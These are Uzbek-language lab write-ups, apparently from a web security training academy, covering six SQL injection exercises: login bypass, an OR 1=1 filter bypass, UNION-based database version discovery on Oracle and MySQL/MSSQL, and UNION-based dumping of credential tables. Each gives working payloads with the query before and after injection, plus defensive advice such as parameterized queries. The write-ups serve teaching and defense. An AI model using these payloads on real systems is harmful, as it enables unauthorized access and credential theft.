


SQL Injection

▼ 1 SQL Injection orqali Login Bypass (Administratorga kirish)

Zaiflik nomi



Login funksiyasida **SQL Injection (Authentication Bypass)**

Tavsif

Login formasida kiritilgan **username parametri filtrlanmaydi**. Natijada attacker SQL kod qo'shib, **parol tekshiruvini chetlab o'tishi** va administrator sifatida tizimga kirishi mumkin.

Zaif parametr

username

Exploit Payload

```
administrator'--
```

Qanday ishlaydi

Backend so'rov taxminan quyidagicha:

```
SELECT*FROM usersWHERE username='administrator'--' AND password='test'
```

-  belgisi parol qismini comment qiladi va login bypass bo'ladi.

Natija

Attacker **administrator** sifatida tizimga kiradi.

Xavf darajasi

 **High**

Tavsiya

- Prepared statements ishlatish
- Input validation
- Parameterized queries

▼ 2 WHERE Clause SQL Injection orqali Hidden Data olish

Zaiflik nomi

SQL Injection in WHERE Clause (Hidden Data Exposure)

Tavsif

Product category filter **SQL injectionga zaif**. Attacker  parametriga SQL qo'shib, **released bo'lmagan mahsulotlarni ham ko'rishi mumkin**.

Zaif parametr

category

Exploit Payload

```
'+OR+1=1--
```

Asl SQL so'rov

```
SELECT*FROM productsWHERE category='Gifts'AND released=1
```

Injectiondan keyin

```
SELECT*FROM productsWHERE category=''OR1=1-- ' AND released=1
```

`OR 1=1` har doim **true** bo'lgani uchun barcha mahsulotlar chiqadi.

Natija

Hidden yoki **release qilinmagan mahsulotlar ko'rinadi.**

Xavf darajasi

 **Medium**

Tavsiya

- Parameterized queries
- Input filtering
- ORM yoki prepared statement ishlatish

▼ **3** SQL Injection orqali Oracle Database versiyasini aniqlash

Zaiflik nomi

SQL Injection – UNION attack orqali Database Version olish

Tavsif

Ilovaning **product category filter** qismi SQL injectionga zaif. Attacker **UNION SELECT** orqali qo'shimcha SQL query yuborib, **database versiyasi haqida ma'lumotni olishi** mumkin.

Zaif parametr

```
category
```

Columnlarni aniqlash

Query 2 ta column qaytaradi va ikkalasi ham **text** ekanligi quyidagi payload orqali aniqlanadi:

```
' + UNION + SELECT + 'abc', 'def' + FROM dual --
```

Exploit Payload

Oracle database versiyasini olish uchun:

```
' + UNION + SELECT + BANNER, + NULL + FROM v$version --
```

Qanday ishlaydi

Asl SQL query:

```
SELECT * FROM products WHERE category = 'Gifts'
```

Injectiondan keyin:

```
SELECT*FROM productsWHERE category=''
UNIONSELECT BANNER,NULLFROM v$version--
```

`v$version` jadvali orqali **Oracle database versiya ma'lumoti** olinadi.

Natija

Web sahifada **Oracle database version string** ko'rinadi.

Xavf darajasi

 **Medium**

Tavsiya

- Parameterized queries ishlatish
- Input validation
- Prepared statements
- Dynamic SQL querylardan qochish

▼ **4** SQL Injection orqali MySQL / Microsoft Database versiyasini aniqlash

Zaiflik nomi

SQL Injection – UNION attack orqali Database Version olish (MySQL / Microsoft SQL Server)

Tavsif

Ilovaning **product category filter** qismi SQL injectionga zaif. Attacker `UNION SELECT` yordamida qo'shimcha query yuborib, **database versiya ma'lumotini** olish imkoniga ega bo'ladi.

Zaif parametr

category

Column sonini tekshirish

Query 2 ta column qaytarishini quyidagi payload orqali tekshirish mumkin:

```
' + UNION + SELECT + 'abc', 'def' #
```

Exploit Payload

Database versiyasini olish uchun:

```
' + UNION + SELECT + @@version, + NULL #
```

Qanday ishlaydi

Asl SQL query taxminan quyidagicha:

```
SELECT * FROM products WHERE category = 'Gifts'
```

Injectiondan keyin:

```
SELECT * FROM products WHERE category = ''  
UNION SELECT @@version, NULL #
```

`@@version` orqali **MySQL yoki Microsoft SQL Server versiyasi** chiqariladi.

Natija

Web sahifada **database version string** ko'rinadi.

Xavf darajasi

 **Medium**

Tavsiya

- Parameterized queries ishlatish
- Prepared statements qo'llash
- User inputni filtr qilish
- Dynamic SQL querylardan qochish

▼ 5 SQL Injection orqali Database tarkibini olish (Non-Oracle DB)

Zaiflik nomi

SQL Injection – UNION attack orqali database tarkibini olish

Tavsif

Ilovaning **product category filter** qismi SQL Injection zaifligiga ega. So'rov natijalari sahifada ko'rsatilgani sababli attacker `UNION SELECT` yordamida **database ichidagi boshqa jadvallardan ma'lumotlarni chiqarib olishi mumkin.**

Bu laboratoriyada database ichida **foydalanuvchi login ma'lumotlari (username va password)** saqlanadigan jadval mavjud. Attacker quyidagi bosqichlar orqali:

- database jadvallarini aniqlaydi
- jadval ustunlarini aniqlaydi
- foydalanuvchi login ma'lumotlarini oladi
- administrator sifatida tizimga kiradi

Zaif parametr

category

Misol request:

```
GET /filter?category=Gifts
```

Exploitation Steps

1 Column sonini aniqlash

Birinchi navbatda query nechta column qaytarishini tekshiriladi.

Payload:

```
'+UNION+SELECT+'abc','def'--
```

Natijaga qarab **2 ta column mavjud va ikkalasi ham text** ekanligi aniqlanadi.

2 Database jadvallarini topish

Database ichidagi barcha jadvallarni ko'rish uchun:

```
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--
```

Natijada quyidagiga o'xshash jadval topiladi:

```
users_abcdef
```

Bu jadval foydalanuvchi login ma'lumotlarini saqlaydi.

3 Jadval ustunlarini aniqlash

Endi shu jadval ichidagi columnlarni aniqlaymiz.

Payload:


```
' + UNION + SELECT + column_name, + NULL + FROM + information_schema.columns + WHERE + table_name = 'users_abcdef' --
```

Natijada masalan quyidagi ustunlar chiqadi:

```
username_abcdef  
password_abcdef
```

4 Username va passwordlarni olish

Endi foydalanuvchi ma'lumotlarini chiqaramiz.

Payload:

```
' + UNION + SELECT + username_abcdef, + password_abcdef + FROM + users_abcdef --
```

Natijada barcha foydalanuvchilarning login ma'lumotlari chiqadi.

Misol:

```
administrator : xxxxxx  
carlos : xxxxxx  
wiener : xxxxxx
```

5 Administrator sifatida login qilish

Administrator parolini olib, login formasiga kirgizamiz.

```
username: administrator  
password: <topilgan password>
```

Natijada tizimga **administrator sifatida kiriladi** va lab yechiladi.

Texnik tushuntirish

Asl SQL query taxminan quyidagicha:

```
SELECT*FROM productsWHERE category='Gifts'
```

SQL Injectiondan keyin:

```
SELECT*FROM productsWHERE category=' '  
UNIONSELECT username,passwordFROM users--
```

UNION SELECT orqali boshqa jadvaldagi ma'lumotlar ham chiqariladi.

Xavf (Impact)

Bu zaiflik quyidagi xavflarni keltirib chiqaradi:

- Database tarkibini to'liq o'qish
- Foydalanuvchi login ma'lumotlarini olish
- Administrator hisobini egallash
- Sensitive ma'lumotlar sizib chiqishi
- To'liq system compromise

Xavf darajasi

High

Sababi:

- Authentication bypass
- Credential disclosure
- Database enumeration



Tavsiyalar

1 Parameterized Queries ishlatish

```
SELECT*FROM productsWHERE category= ?
```

2 Prepared Statements ishlatish

User inputni query bilan to'g'ridan-to'g'ri qo'shmaslik kerak.

3 Input Validation

User kiritgan ma'lumotlarni filtr qilish.

4 Database privilegesni cheklash

Application faqat kerakli jadvallarga access qila olishi kerak.

5 Web Application Firewall (WAF)

SQL injection hujumlarini aniqlash va bloklash.

▼ 6 SQL Injection orqali Oracle Database tarkibini olish (Users jadvali)



Zaiflik nomi

SQL Injection – UNION attack orqali Oracle database ma'lumotlarini olish



Tavsif

Ilovaning **product category filter** qismi SQL Injection zaifligiga ega. Natijalar sahifada ko'rsatilgani sababli attacker **UNION SELECT** orqali **database ichidagi boshqa jadvallardan ma'lumotlarni chiqarib olishi mumkin.**

Bu laboratoriyada maqsad:

- database jadvallarini aniqlash
- user credential jadvalini topish
- username va password ustunlarini aniqlash
- administrator parolini olish
- administrator sifatida tizimga kirish

Oracle database ishlatilgani sababli **har bir SELECT so'rovda FROM qismi bo'lishi kerak**. Buning uchun `dual` jadvali ishlatiladi.

Zaif parametrlar

category

Misol request:

```
GET /filter?category=Gifts
```

Exploitation Steps

1 Column sonini aniqlash

Query nechta column qaytarishini aniqlaymiz.

Payload:

```
' + UNION + SELECT + 'abc', 'def' + FROM + dual --
```

Natijada:

- Query **2 ta column** qaytarishi aniqlanadi
 - Ikkalasi ham **text type**
-

2 Database jadvallarini aniqlash

Oracle database ichidagi barcha jadvallarni olish:

```
' + UNION + SELECT + table_name, NULL + FROM + all_tables --
```

Natijada quyidagiga o'xshash jadval topiladi:

```
USERS_ABCDEF
```

Bu jadval **foydalanuvchi login ma'lumotlarini** saqlaydi.

3 Jadval columnlarini aniqlash

Endi ushbu jadvaldagi ustunlarni aniqlaymiz.

Payload:

```
' + UNION + SELECT + column_name, NULL + FROM + all_tab_columns + WHERE + table_name = 'USERS_ABCDEF' -
```

Natijada quyidagi ustunlar chiqadi:

```
USERNAME_ABCDEF  
PASSWORD_ABCDEF
```

4 Username va passwordlarni olish

Endi barcha foydalanuvchi ma'lumotlarini chiqaramiz.

Payload:

```
' + UNION + SELECT + USERNAME_ABCDEF, + PASSWORD_ABCDEF + FROM + USERS_ABCDEF --
```

Natijada sahifada barcha login ma'lumotlari chiqadi.

Misol:

```
administrator : xxxxxx  
carlos : xxxxxx  
wiener : xxxxxx
```

Administrator sifatida login qilish

Topilgan ma'lumlardan foydalanib login qilinadi.

```
username: administrator  
password: <topilgan password>
```

Natijada tizimga **administrator sifatida kiriladi** va lab yechiladi.

Texnik tushuntirish

Asl SQL query taxminan quyidagicha:

```
SELECT*FROM productsWHERE category='Gifts'
```

SQL injectiondan keyin:

```
SELECT*FROM productsWHERE category=''  
UNIONSELECT USERNAME,PASSWORDFROM USERS--
```

Bu orqali boshqa jadvaldagi ma'lumotlar ham responsega qo'shiladi.

Xavf (Impact)

Bu zaiflik quyidagilarga olib kelishi mumkin:

- Database tarkibini o'qish
 - Login ma'lumotlarini o'g'irlash
 - Administrator hisobini egallash
 - Sensitive ma'lumotlar sizib chiqishi
-

Xavf darajasi

High

Sababi:

- Credential disclosure
 - Authentication compromise
 - Database enumeration
-

Tavsiyalar

1 Parameterized Queries ishlatish

```
SELECT*FROM productsWHERE category= ?
```

2 Prepared Statements ishlatish

User inputni SQL queryga to'g'ridan-to'g'ri qo'shmaslik.

3 Input Validation

Foydalanuvchi kiritgan ma'lumotlarni filtr qilish.

4 Minimal database privileges

Application faqat kerakli jadvallarga access qilishi kerak.

5 Web Application Firewall (WAF)

SQL injection payloadlarni aniqlash va bloklash.